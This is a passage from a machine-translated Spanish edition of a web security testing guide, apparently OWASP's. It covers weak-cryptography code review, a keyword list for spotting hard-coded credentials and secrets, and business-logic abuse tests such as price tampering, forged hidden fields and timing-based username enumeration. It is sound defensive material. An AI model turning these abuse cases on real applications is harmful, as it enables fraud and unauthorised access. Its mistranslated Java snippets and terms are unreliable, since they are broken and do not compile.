// Utilice un valor IV diferente para cada byte de cifrado[] newIv
= ...; s = nuevo
GCMParameterSpec(s.getTLen(), newIv); cifrado.init(..., s);

...
```

- Busque IvParameterSpec y verifique si el valor IV se genera de manera diferente y aleatoria.

```
IvParameterSpec iv = nuevo IvParameterSpec(randBytes);
SecretKeySpec skey = new SecretKeySpec(key.getBytes(), "AES"); Cifrado cifrado
= Cipher.getInstance("AES/CBC/PKCS5Padding");
cifrado.init(Cipher.ENCRYPT_MODE, skey, iv);
```

- En Java, busque MessageDigest para comprobar si se utiliza un algoritmo hash débil (MD5 o CRC). Por ejemplo:

```
MessageDigest md5 = MessageDigest.getInstance("MD5");
```

- Para la firma, no se deben utilizar SHA1 y MD5. Por ejemplo:

```
Firma firma = Signature.getInstance("SHA1withRSA");
```

- Busque PBKDF2 . Para generar el valor hash de la contraseña, se sugiere utilizar PBKDF2 . Revise los parámetros para generar el valor de PBKDF2 .

Las iteraciones deben ser superiores a 10000 y el valor de sal debe generarse como un valor aleatorio.

```
byte estático privado[] pbkdf2(char[] contraseña, byte[] salt, int iteraciones, int bytes)
        lanza NoSuchAlgorithmException, InvalidKeySpecException
    {
            Especificación PBEKeySpec = nueva PBEKeySpec (contraseña, sal, iteraciones, bytes * 8);
            SecretKeyFactory skf = SecretKeyFactory.getInstance(PBKDF2_ALGORITHM); devolver
            skf.generateSecret(spec).getEncoded();
    }
```

- Información confidencial codificada:

Machine Translated by Google

Palabras clave relacionadas con el usuario: nombre, raíz, su, sudo, admin, superusuario, inicio de sesión, nombre de usuario, uid
Palabras clave relacionadas clave: clave pública, AK, SK, clave secreta, clave privada, contraseña, contraseña, pwd, clave compartida, clave compartida, crypto, base64
Otras palabras clave sensibles comunes: administrador de sistemas, raíz, privilegio, contraseña, clave, código, maestro, administrador, uname, sesión, token, Oauth, clave privada, secreto compartido

Herramientas

- Los escáneres de vulnerabilidades como Nessus, NMAP (scripts) u OpenVAS pueden escanear el uso o la aceptación de cifrado débil contra protocolos como SNMP, TLS, SSH, SMTP, etc.
- Utilice una herramienta de análisis de código estático para realizar una revisión del código fuente, como klocwork, Fortify, Coverity, CheckMark para los siguientes casos.

CWE-261: Criptografía débil para contraseñas
CWE-323: Reutilización de un par de claves Nonce en cifrado
CWE-326: Fuerza de cifrado inadecuada
CWE-327: Uso de un algoritmo criptográfico defectuoso o riesgoso
CWE-328: hash unidireccional reversible
CWE-329: No utilizar una vía intravenosa aleatoria con el modo CBC
CWE-330: Uso de valores insuficientemente aleatorios
CWE-347: Verificación inadecuada de la firma criptográfica
CWE-354: Validación inadecuada del valor de verificación de integridad
CWE-547: Uso de constantes codificadas y relevantes para la seguridad
CWE-780 Uso del algoritmo RSA sin OAEP

Referencias

- Estándares NIST FIPS
- Wikipedia: vector de inicialización
- Codificación segura: generación de números aleatorios sólidos
- Relleno de cifrado asimétrico óptimo
- Hoja de referencia de almacenamiento criptográfico
- Hoja de referencia para el almacenamiento de contraseñas
- Codificación segura: no utilice algoritmos criptográficos inseguros o débiles
- Aleatoriedad insegura
- Entropía insuficiente
- Longitud de ID de sesión insuficiente
- Usar un algoritmo criptográfico roto o riesgoso
- API Javax.crypto.cipher
- ISO 18033-1:2015 – Algoritmos de cifrado
- ISO 18033-2:2015 – Cifrados asimétricos
- ISO 18033-3:2015 – Cifrados de bloque

Machine Translated by Google

4.10 Pruebas de lógica empresarial

4.10.0 Introducción a la lógica empresarial

4.10.1 Prueba de validación de datos de lógica empresarial

4.10.2 Capacidad de prueba para falsificar solicitudes

4.10.3 Verificaciones de integridad de la prueba

4.10.4 Prueba de sincronización del proceso

4.10.5 Límites del número de veces que se puede utilizar una función

4.10.6 Pruebas para eludir los flujos de trabajo

4.10.7 Defensas de prueba contra el uso indebido de la aplicación

4.10.8 Carga de prueba de tipos de archivos inesperados

4.10.9 Carga de prueba de archivos maliciosos

Machine Translated by Google

Introducción a la lógica empresarial

La prueba de fallas en la lógica de negocios en una aplicación web dinámica multifuncional requiere pensar en métodos no convencionales. Si el mecanismo de autenticación de una aplicación se desarrolla con la intención de realizar los pasos 1, 2, 3 en ese orden específico para autenticar a un usuario. ¿Qué sucede si el usuario pasa del paso 1 directamente al paso 3? En este ejemplo simplista, ¿la aplicación proporciona acceso al no abrirla? ¿Negar el acceso o simplemente generar un error con un mensaje 500?

Se pueden dar muchos ejemplos, pero la única lección constante es "pensar fuera de la sabiduría convencional".
Este tipo de vulnerabilidad no puede ser detectada por un escáner de vulnerabilidad y depende de las habilidades y creatividad del probador de penetración. Además, este tipo de vulnerabilidad suele ser una de las más difíciles de detectar y suele ser específica de la aplicación, pero, al mismo tiempo, suele ser una de las más perjudiciales para la aplicación, si se explota.

La clasificación de las fallas de la lógica empresarial ha sido poco estudiada; aunque la explotación de fallas comerciales ocurre con frecuencia en sistemas del mundo real, y muchos investigadores de vulnerabilidades aplicadas las investigan. El mayor foco está en las aplicaciones web. Existe un debate dentro de la comunidad sobre si estos problemas representan conceptos particularmente nuevos o si son variaciones de principios bien conocidos.

Las pruebas de fallas de lógica empresarial son similares a los tipos de pruebas utilizados por los probadores funcionales que se centran en pruebas lógicas o de estado finito. Este tipo de pruebas requieren que los profesionales de la seguridad piensen de manera un poco diferente, desarrollen casos de abuso y uso indebido y utilicen muchas de las técnicas de prueba adoptadas por los evaluadores funcionales. La automatización de los casos de abuso de la lógica empresarial no es posible y sigue siendo un arte manual que depende de las habilidades del evaluador y su conocimiento del proceso empresarial completo y sus reglas.

Límites y restricciones comerciales

Considere las reglas para la función comercial que proporciona la aplicación. ¿Existen límites o restricciones al comportamiento de las personas? Luego considere si la aplicación hace cumplir esas reglas. Generalmente es bastante fácil identificar los casos de prueba y análisis para verificar la aplicación si está familiarizado con el negocio. Si usted es un evaluador externo, tendrá que usar su sentido común y preguntarle a la empresa si la aplicación debería permitir diferentes operaciones.

A veces, en aplicaciones muy complejas, el evaluador no tendrá inicialmente una comprensión completa de todos los aspectos de la aplicación. En estas situaciones, es mejor que el cliente guíe al evaluador a través de la aplicación, para que pueda comprender mejor los límites y la funcionalidad prevista de la aplicación, antes de que comience la prueba real.
Además, tener una línea directa con los desarrolladores (si es posible) durante las pruebas será de gran ayuda si surge alguna pregunta sobre la funcionalidad de la aplicación.

Desafíos de las pruebas lógicas

A las herramientas automatizadas les resulta difícil comprender el contexto, por lo que depende de una persona realizar este tipo de pruebas. Los dos ejemplos siguientes ilustrarán cómo la comprensión de la funcionalidad de la aplicación, las intenciones del desarrollador y algunas ideas creativas “listas para usar” pueden romper la lógica de la aplicación. El primer ejemplo comienza con una manipulación de parámetros simplista, mientras que el segundo es un ejemplo del mundo real de un proceso de varios pasos que conduce a subvertir completamente la aplicación.

Ejemplo 1:

Supongamos que un sitio de comercio electrónico permite a los usuarios seleccionar artículos para comprar, ver una página de resumen y luego realizar la venta. ¿Qué pasaría si un atacante pudiera volver a la página de resumen, mantener su misma sesión válida e inyectar un costo menor por un artículo, completar la transacción y luego pagar?

Ejemplo 2:

Machine Translated by Google

Retener/bloquear recursos y evitar que otros compren estos artículos en línea puede resultar en que los atacantes compren artículos a un precio más bajo. La contramedida a este problema es implementar tiempos de espera y mecanismos para garantizar que solo se pueda cobrar el precio correcto.

Ejemplo 3:

¿Qué pasa si un usuario pudiera iniciar una transacción vinculada a su club/cuenta de fidelidad y luego, después de agregar puntos a su cuenta, cancelar la transacción? ¿Se seguirán aplicando los puntos/créditos a su cuenta?

Herramientas

Si bien existen herramientas para probar y verificar que los procesos comerciales funcionan correctamente en situaciones válidas, estas herramientas son incapaces de detectar vulnerabilidades lógicas. Por ejemplo, las herramientas no tienen medios para detectar si un usuario es capaz de eludir el flujo del proceso de negocio mediante la edición de parámetros, la predicción de nombres de recursos o el aumento de privilegios para acceder a recursos restringidos, ni tampoco tienen ningún mecanismo para ayudar a los evaluadores humanos a sospechar este estado de asuntos.

A continuación se muestran algunos tipos de herramientas comunes que pueden resultar útiles para identificar problemas de lógica empresarial.

Al instalar complementos, siempre debes ser diligente al considerar los permisos que solicitan y los hábitos de uso de tu navegador.

Intercepción de proxy

Para observar los bloques de solicitud y respuesta del tráfico HTTP

- Proxy de ataque OWASP Zed
- Proxy de eructo

Complementos del navegador web

Para ver y modificar encabezados HTTP/HTTPS, publicar parámetros y observar el DOM del navegador

- Datos de manipulación para FF Quantum
- Tamper Chrome (para Google Chrome)

Herramientas de prueba varias

- Barra de herramientas de desarrollador web
  - La extensión Web Developer agrega un botón de barra de herramientas al navegador con varias herramientas de desarrollador web. Este es el puerto oficial de la extensión Web Developer para Firefox.
- Creador de solicitudes HTTP para Chrome
- Creador de solicitudes HTTP para Firefox
  - Request Maker es una herramienta para pruebas de penetración. Con él puedes capturar fácilmente solicitudes realizadas por páginas web, alterar la URL, los encabezados y los datos POST y, por supuesto, realizar nuevas solicitudes.
- Editor de cookies para Chrome
- Editor de cookies para Firefox
  - Cookie Editor es un administrador de cookies. Puedes añadir, eliminar, editar, buscar, proteger y bloquear cookies

Referencias

Libros blancos

- El sistema de puntuación de uso indebido común (CMSS): métricas para vulnerabilidades de uso indebido de funciones de software - NISTIR 7864
- Pruebas de estado finito de interfaces gráficas de usuario, Fevzi Belli
- Principios y métodos para probar máquinas de estados finitos: una encuesta, David Lee, Mihalis Yannakakis
- Problemas de seguridad en los juegos en línea, Jianxin Jeff Yan y Hyun-Jin Choi
- Proteger mundos virtuales contra ataques reales, Dr. Igor Muttik, McAfee

Machine Translated by Google

- Siete fallas de la lógica empresarial que ponen en riesgo su sitio web: Jeremiah Grossman, fundador y director de tecnología de WhiteHat Seguridad
- Hacia la detección automatizada de vulnerabilidades lógicas en aplicaciones web - Viktoria Felmetsger Ludovico Cavedon Christopher KruegelGiovanni Vigna

Relacionado con OWASP

- Cómo prevenir vulnerabilidades de fallas comerciales en aplicaciones web, Marco Morana

Páginas web útiles

- Abuso de funcionalidad
- Lógica de negocios
- Defectos de lógica empresarial y juegos de Yahoo
- CWE-840: Errores de lógica empresarial
- Desafiando la lógica: teoría, diseño e implementación de sistemas complejos para probar la lógica de aplicaciones
- Ciclo de vida de las pruebas de software

Libros

- El modelo de decisión: un marco de lógica empresarial que vincula los negocios y la tecnología, por Barbara Von Halle, Larry Goldberg, publicado por CRC Press, ISBN1420082817 (2010)

Machine Translated by Google

Prueba de validación de datos de lógica empresarial

WSTG-BUSL-01

Resumen

La aplicación debe garantizar que solo se puedan ingresar datos lógicamente válidos en la parte frontal y directamente en el lado del servidor de una aplicación del sistema. Solo verificar los datos localmente puede dejar las aplicaciones vulnerables a inyecciones del servidor a través de servidores proxy o en transferencias con otros sistemas. Esto se diferencia de simplemente realizar un análisis de valor límite (BVA) en que es más difícil y en la mayoría de los casos no se puede verificar simplemente en el punto de entrada, sino que generalmente requiere verificar algún otro sistema.

Por ejemplo: una solicitud puede solicitar su número de seguro social. En BVA, la aplicación debe verificar los formatos y la semántica (el valor tiene 9 dígitos, no es negativo ni es todo ceros) de los datos ingresados, pero también hay consideraciones lógicas. Los SSN están agrupados y categorizados. ¿Está esta persona en un expediente de defunción? ¿Son de cierta parte del país?

Las vulnerabilidades relacionadas con la validación de datos comerciales son únicas porque son específicas de la aplicación y se diferencian de las vulnerabilidades relacionadas con la falsificación de solicitudes en que están más preocupadas por los datos lógicos que simplemente romper el flujo de trabajo de la lógica empresarial.

El front-end y el back-end de la aplicación deben verificar y validar que los datos que tiene, utiliza y transmite son lógicamente válidos. Incluso si el usuario proporciona datos válidos a una aplicación, la lógica empresarial puede hacer que la aplicación se comporte de manera diferente según los datos o las circunstancias.

Ejemplo 1

Suponga que administra un sitio de comercio electrónico de varios niveles que permite a los usuarios realizar pedidos de alfombras. El usuario selecciona su alfombra, ingresa el tamaño, realiza el pago y la aplicación frontal ha verificado que toda la información ingresada es correcta y válida para la información de contacto, el tamaño, la marca y el color de la alfombra. Pero, la lógica de negocios en segundo plano tiene dos caminos: si la alfombra está en stock, se envía directamente desde su almacén, pero si está agotada en su almacén, se realiza una llamada al sistema de un socio y, si la tienen en -stock enviarán el pedido desde su almacén y lo reembolsarán. ¿Qué sucede si un atacante puede continuar con una transacción válida de existencias y enviarla como agotada a su socio? ¿Qué sucede si un atacante logra interponerse y enviar mensajes al almacén asociado solicitando alfombras sin pagar?

Ejemplo 2

Muchos sistemas de tarjetas de crédito ahora descargan los saldos de las cuentas todas las noches para que los clientes puedan pagar más rápidamente montos inferiores a un determinado valor. La inversa también es cierta. Si pago mi tarjeta de crédito por la mañana, es posible que no pueda utilizar el crédito disponible por la noche. Otro ejemplo puede ser que si uso mi tarjeta de crédito en varias ubicaciones muy rápidamente, es posible que exceda mi límite si los sistemas basan sus decisiones en los datos de anoche.

Ejemplo 3

Denegación Distribuida de Dólar (DDo$): Esta fue una campaña propuesta por el fundador del sitio web “The Pirate Bay” contra el bufete de abogados que presentó cargos contra “The Pirate Bay”. El objetivo era aprovechar errores en el diseño de características comerciales y en el proceso de validación de transferencias de crédito.

Este ataque se realizó enviando cantidades muy pequeñas de dinero de 1 SEK ($0,13 USD) al bufete de abogados. La cuenta bancaria a la que se dirigieron los pagos sólo tenía 1000 transferencias gratuitas, después de las cuales cualquier transferencia tiene un recargo para el titular de la cuenta (2 SEK). Después de las primeras mil transacciones por Internet, cada donación de 1 SEK al bufete de abogados acabará costándole 1 SEK.

Machine Translated by Google

Objetivos de la prueba

- Identificar puntos de inyección de datos.
- Valide que todas las comprobaciones se realicen en el back-end y que no se puedan omitir.
- Intente romper el formato de los datos esperados y analice cómo los maneja la aplicación.

Cómo probar

Método de prueba genérico

- Revise la documentación del proyecto y utilice pruebas exploratorias para buscar puntos de entrada de datos o puntos de transferencia entre sistemas o software.
- Una vez encontrado, intente insertar datos lógicamente no válidos en la aplicación/sistema. Método de prueba específico: realice pruebas
- de validez funcional de la GUI del front-end en la aplicación para garantizar que se acepten los únicos valores "válidos".
- Utilizando un proxy de interceptación, observe HTTP POST/GET buscando lugares por donde se pasan variables como el costo y la calidad. Específicamente, busque “transmisiones” entre aplicaciones/sistemas que puedan ser posibles puntos de inyección o manipulación.
- Una vez que se encuentran las variables, comience a interrogar el campo con datos lógicamente "no válidos", como números de seguridad social o identificadores únicos que no existen o que no se ajustan a la lógica empresarial. Esta prueba verifica que el servidor funcione correctamente y no acepte datos lógicamente no válidos.

Casos de prueba relacionados

- Todos los casos de prueba de validación de entrada .
- Pruebas de enumeración de cuentas y cuentas de usuario adivinables.
- Pruebas para omitir el esquema de gestión de sesiones.
- Pruebas de variables de sesión expuestas.

Remediación

La aplicación/sistema debe garantizar que solo se acepten datos “lógicamente válidos” en todos los puntos de entrada y transferencia de la aplicación o sistema y que no se confíe simplemente en los datos una vez que hayan ingresado al sistema.

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
- Suite de eructos

Referencias

- Controles proactivos OWASP (C5): validar todas las entradas
- Serie de hojas de referencia de OWASP: Input_Validation_Cheat_Sheet

Machine Translated by Google

Capacidad de prueba para falsificar solicitudes

WSTG-BUSL-02

Resumen

La falsificación de solicitudes es un método que los atacantes utilizan para eludir la aplicación GUI del front-end y enviar información directamente para el procesamiento del back-end. El objetivo del atacante es enviar solicitudes HTTP POST/GET a través de un proxy interceptor con valores de datos que la lógica empresarial de la aplicación no admite, protege ni espera. Algunos ejemplos de solicitudes falsificadas incluyen la explotación de parámetros adivinables o predecibles o la exposición de características y funcionalidades "ocultas", como permitir la depuración o presentar pantallas o ventanas especiales que son muy útiles durante el desarrollo pero que pueden filtrar información o eludir la lógica empresarial.

Las vulnerabilidades relacionadas con la capacidad de falsificar solicitudes son únicas para cada aplicación y se diferencian de la validación de datos de lógica empresarial en que se centra en romper el flujo de trabajo de la lógica empresarial.

Las aplicaciones deben contar con controles lógicos para evitar que el sistema acepte solicitudes falsificadas que puedan permitir a los atacantes la oportunidad de explotar la lógica empresarial, el proceso o el flujo de la aplicación. La falsificación de solicitudes no es nada nuevo; el atacante utiliza un proxy interceptor para enviar solicitudes HTTP POST/GET a la aplicación. A través de falsificaciones de solicitudes, los atacantes pueden eludir la lógica o el proceso empresarial encontrando, prediciendo y manipulando parámetros para hacer que la aplicación piense que un proceso o tarea ha tenido lugar o no.

Además, las solicitudes falsificadas pueden permitir la subvención del flujo de lógica de negocios o programática al invocar características o funcionalidades "ocultas", como la depuración utilizada inicialmente por los desarrolladores y evaluadores, a la que a veces se hace referencia como "huevo de Pascua". “Un huevo de Pascua es una broma interna intencionada, un mensaje oculto o una característica de una obra como un programa de computadora, una película, un libro o un crucigrama. Según el diseñador de juegos Warren Robinett, el término fue acuñado en Atari por personal que fue alertado de la presencia de un mensaje secreto que Robinett había ocultado en su juego ya ampliamente distribuido, Adventure. Se dice que el nombre evoca la idea de la tradicional búsqueda de huevos de Pascua”.

Ejemplo 1

Supongamos que un sitio de cine de comercio electrónico permite a los usuarios seleccionar su entrada, aplicar un descuento único del 10% para personas mayores en toda la venta, ver el subtotal y ofertar la venta. Si un atacante puede ver a través de un proxy que la aplicación tiene un campo oculto (de 1 o 0) utilizado por la lógica empresarial para determinar si se ha aplicado un descuento o no. Luego, el atacante puede enviar el valor 1 o “no se ha aplicado ningún descuento” varias veces para aprovechar el mismo descuento varias veces.

Ejemplo 2

Supongamos que un videojuego en línea paga fichas por los puntos obtenidos por encontrar tesoros piratas y piratas y por cada nivel completado. Estos tokens pueden luego ser canjeados por premios. Además los puntos de cada nivel tienen un valor multiplicador igual al nivel. Si un atacante pudiera ver a través de un proxy que la aplicación tiene un campo oculto utilizado durante el desarrollo y las pruebas para llegar rápidamente a los niveles más altos del juego, podría llegar rápidamente a los niveles más altos y acumular puntos no ganados rápidamente.

Además, si un atacante pudiera ver a través de un proxy que la aplicación tiene un campo oculto utilizado durante el desarrollo y las pruebas para habilitar un registro que indica dónde estaban otros jugadores en línea o tesoros ocultos en relación con el atacante, entonces podría para ir rápidamente a estos lugares y ganar puntos.

Objetivos de la prueba

- Revise la documentación del proyecto en busca de funcionalidades de campos adivinables, predecibles u ocultas.

Machine Translated by Google

- Inserte datos lógicamente válidos para evitar el flujo de trabajo normal de la lógica empresarial.

Cómo probar

Mediante la identificación de valores adivinables

- Utilizando un proxy de interceptación, observe HTTP POST/GET en busca de alguna indicación de que los valores se incrementan a intervalos regulares o son fácilmente adivinables.
- Si se descubre que algún valor es adivinable, este valor puede cambiarse y uno puede obtener una visibilidad inesperada.

Mediante la identificación de opciones ocultas

- Utilizando un proxy de interceptación, observe HTTP POST/GET en busca de alguna indicación de funciones ocultas, como la depuración, que se puedan activar o activar.
- Si encuentra alguno, intente adivinar y cambiar estos valores para obtener una respuesta o comportamiento de la aplicación diferente.

Casos de prueba relacionados

- Pruebas de variables de sesión expuestas
- Pruebas de falsificación de solicitudes entre sitios (CSRF)
- Prueba de enumeración de cuentas y cuenta de usuario adivinable

Remediación

La aplicación debe ser lo suficientemente inteligente y estar diseñada con una lógica empresarial que impida que los atacantes predigan y manipulen parámetros para subvertir el flujo de lógica empresarial o programática, o explotar funciones ocultas/no documentadas, como la depuración.

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
- Suite de eructos

Referencias

- Falsificación de solicitudes entre sitios: legitimación de solicitudes falsificadas
- El huevo de Pascua
- Los 10 mejores huevos de Pascua de software

Machine Translated by Google

Comprobaciones de integridad de las pruebas

WSTG-BUSL-03

Resumen

Muchas aplicaciones están diseñadas para mostrar diferentes campos según la situación del usuario, dejando algunas entradas ocultas. Sin embargo, en muchos casos es posible enviar valores de campos ocultos al servidor mediante un proxy. En estos casos, los controles del lado del servidor deben ser lo suficientemente inteligentes como para realizar ediciones relacionales o del lado del servidor para garantizar que se permitan los datos adecuados al servidor según la lógica empresarial específica del usuario y de la aplicación.

Además, la aplicación no debe depender de controles no editables, menús desplegables o campos ocultos para el procesamiento de la lógica empresarial porque estos campos no son editables sólo en el contexto de los navegadores. Los usuarios pueden editar sus valores utilizando herramientas de edición de proxy e intentar manipular la lógica empresarial. Si la aplicación expone valores relacionados con reglas comerciales como cantidad, etc. como campos no editables, debe mantener una copia en el lado del servidor y usar la misma para el procesamiento de la lógica comercial. Finalmente, aparte de los datos de la aplicación/sistema, los sistemas de registro deben estar protegidos para evitar lecturas, escrituras y actualizaciones.

Las vulnerabilidades de verificación de integridad de la lógica empresarial son únicas en el sentido de que estos casos de uso indebido son específicos de la aplicación y si los usuarios pueden realizar cambios, uno solo debería poder escribir o actualizar/editar artefactos específicos en momentos específicos según la lógica del proceso empresarial.

La aplicación debe ser lo suficientemente inteligente como para verificar si hay ediciones relacionales y no permitir que los usuarios envíen información directamente al servidor que no sea válida, confiable porque proviene de controles no editables o el usuario no está autorizado a enviar a través del front-end. Además, los artefactos del sistema, como los registros, deben “protegerse” contra lecturas, escrituras y eliminaciones no autorizadas.

Ejemplo 1

Imagine una aplicación GUI de aplicación ASP.NET que solo permite al usuario administrador cambiar la contraseña de otros usuarios del sistema. El usuario administrador verá los campos de nombre de usuario y contraseña para ingresar un nombre de usuario y contraseña, mientras que otros usuarios no verán ninguno de los campos. Sin embargo, si un usuario no administrador envía información en el campo de nombre de usuario y contraseña a través de un proxy, puede "engañar" al servidor haciéndole creer que la solicitud proviene de un usuario administrador y cambiar la contraseña de otros usuarios.

Ejemplo 2 La

mayoría de las aplicaciones web tienen listas desplegables que facilitan al usuario seleccionar rápidamente su estado, mes de nacimiento, etc. Supongamos que una aplicación de gestión de proyectos permitiera a los usuarios iniciar sesión y, según sus privilegios, les presentara una lista desplegable de proyectos a los que tienen acceso. ¿Qué sucede si un atacante encuentra el nombre de otro proyecto al que no debería tener acceso y envía la información a través de un proxy? ¿La aplicación dará acceso al proyecto?
No deberían tener acceso aunque se hayan saltado una verificación de la lógica empresarial de autorización.

Ejemplo 3

Supongamos que el sistema de administración de vehículos motorizados requiere que un empleado verifique inicialmente la documentación e información de cada ciudadano cuando emite una identificación o licencia de conducir. En este punto, el proceso de negocio ha creado datos con un alto nivel de integridad ya que la aplicación verifica la integridad de los datos enviados. Ahora supongamos que la aplicación se traslada a Internet para que los empleados puedan iniciar sesión para obtener un servicio completo o los ciudadanos puedan iniciar sesión en una aplicación de autoservicio reducido para actualizar cierta información. En este punto, un atacante puede utilizar un proxy de interceptación para agregar o actualizar datos a los que no debería tener acceso y podría destruir la integridad de los datos indicando que el ciudadano no estaba casado pero proporcionando datos para el nombre de su cónyuge. Este tipo de inserción o actualización de datos no verificados destruye la integridad de los datos y podría haberse evitado si se hubiera seguido la lógica del proceso empresarial.

Machine Translated by Google

Ejemplo 4

Muchos sistemas incluyen registros con fines de auditoría y resolución de problemas. Pero, ¿qué tan buena/válida es la información en estos registros? ¿Pueden ser manipulados por atacantes, ya sea intencionalmente o accidentalmente, destruyendo su integridad?

Objetivos de la prueba

- Revise la documentación del proyecto para conocer los componentes del sistema que mueven, almacenan o manejan datos.
- Determine qué tipo de datos es lógicamente aceptable para el componente y contra qué tipos debe protegerse el sistema.
- Determine a quién se le debe permitir modificar o leer esos datos en cada componente.
- Intente insertar, actualizar o eliminar valores de datos utilizados por cada componente que no deberían permitirse según el flujo de trabajo de la lógica empresarial.

Cómo probar

Método de prueba específico 1

- Usando un proxy capture el tráfico HTTP buscando campos ocultos.
- Si se encuentra un campo oculto, vea cómo se comparan estos campos con la aplicación GUI y comience a interrogar este valor a través del proxy enviando diferentes valores de datos tratando de eludir el proceso de negocios y manipular valores a los que no debía tener acceso.

Método de prueba específico 2

- Utilizando un proxy se captura el tráfico HTTP buscando un lugar para insertar información en áreas de la aplicación que no son editables.
- Si se encuentra, vea cómo se comparan estos campos con la aplicación GUI y comience a interrogar este valor a través del proxy enviando diferentes valores de datos tratando de eludir el proceso comercial y manipular los valores que usted no estaban destinados a tener acceso.

Método de prueba específico 3

- Enumere los componentes de la aplicación o el sistema que podrían verse afectados, por ejemplo, registros o bases de datos.
- Para cada componente identificado, intente leer, editar o eliminar su información. Por ejemplo, se deben identificar los archivos de registro y los evaluadores deben intentar manipular los datos/información que se recopilan.

Casos de prueba relacionados

Todos los casos de prueba de validación de entrada .

Remediación

La aplicación debe seguir estrictos controles de acceso sobre cómo se pueden modificar y leer los datos y artefactos, y a través de canales confiables que garanticen la integridad de los datos. Se debe establecer un registro adecuado para revisar y garantizar que no se produzca ningún acceso o modificación no autorizados.

Herramientas

- Varias herramientas de sistema/aplicación, como editores y herramientas de manipulación de archivos.
- Proxy de ataque OWASP Zed (ZAP)
- Suite de eructos

Referencias

- Implementación de integridad referencial y lógica empresarial compartida en una RDB
- Sobre reglas y restricciones de integridad en sistemas de bases de datos
- Utilice la integridad referencial para hacer cumplir las reglas comerciales básicas en Oracle
- Maximizar la reutilización de la lógica empresarial con lógica reactiva

Machine Translated by Google

- Registro de evidencia de manipulación

Machine Translated by Google

Prueba de sincronización del proceso

WSTG-BUSL-04

Resumen

Es posible que los atacantes puedan recopilar información sobre una aplicación monitoreando el tiempo que lleva completar una tarea o dar una respuesta. Además, los atacantes pueden manipular e interrumpir los flujos de procesos comerciales diseñados simplemente manteniendo abiertas las sesiones activas y no enviando sus transacciones en el período de tiempo "esperado".

Las vulnerabilidades de la lógica de sincronización del proceso son únicas en el sentido de que estos casos de uso indebido manual deben crearse considerando la ejecución y el tiempo de transacción que son específicos de la aplicación/sistema.

El tiempo de procesamiento puede proporcionar o filtrar información sobre lo que se está haciendo en los procesos en segundo plano de la aplicación o el sistema. Si una aplicación permite a los usuarios adivinar cuál será el próximo resultado de las partículas procesando variaciones de tiempo, los usuarios podrán ajustarse en consecuencia y cambiar el comportamiento según las expectativas y "jugar con el sistema".

Ejemplo 1 Las

máquinas tragamonedas/videojuegos pueden tardar más en procesar una transacción justo antes de un pago grande. Esto permitiría a los jugadores astutos apostar cantidades mínimas hasta que vean el largo tiempo del proceso, lo que les incitaría a apostar el máximo.

Ejemplo 2

Muchos procesos de inicio de sesión del sistema solicitan el nombre de usuario y la contraseña. Si observa detenidamente, podrá ver que ingresar un nombre de usuario y una contraseña de usuario no válidos demora más en devolver un error que ingresar un nombre de usuario válido y una contraseña de usuario no válidos. Esto puede permitir al atacante saber si tiene un nombre de usuario válido y no necesita confiar en el mensaje de la GUI.

Machine Translated by Google




Figura 4.10.4-1: Ejemplo de flujo de control del formulario de inicio de sesión

Ejemplo 3 La

mayoría de los estadios o agencias de viajes tienen aplicaciones de venta de entradas que permiten a los usuarios comprar entradas y reservar asientos. Cuando el usuario solicita las entradas los asientos quedan bloqueados o reservados pendiente de pago. ¿Qué pasa si un atacante sigue reservando asientos pero no realiza el check-out? ¿Se liberarán los asientos o no se venderán entradas? Algunos proveedores de boletos ahora solo permiten a los usuarios 5 minutos para completar una transacción o la transacción se invalida.

Ejemplo 4

Supongamos que un sitio de comercio electrónico de metales preciosos permite a los usuarios realizar compras con una cotización basada en el precio de mercado en el momento de iniciar sesión. ¿Qué pasa si un atacante inicia sesión y realiza un pedido pero no completa la transacción hasta más tarde en el día cuando el precio de los metales sube? ¿Obtendrá el atacante el precio inicial más bajo?

Objetivos de la prueba

- Revise la documentación del proyecto para conocer la funcionalidad del sistema que puede verse afectada por el tiempo.
- Desarrollar y ejecutar casos de mal uso.

Cómo probar

Machine Translated by Google

El evaluador debe identificar qué procesos dependen del tiempo, si fue una ventana para completar una tarea o si fue el tiempo de ejecución entre dos procesos lo que podría permitir eludir ciertos controles.

Después de eso, es mejor automatizar las solicitudes que abusarán de los procesos descubiertos anteriormente, ya que las herramientas son más adecuadas para analizar el tiempo y son más precisas que las pruebas manuales. Si esto no es posible, aún se podrían realizar pruebas manuales. usado.

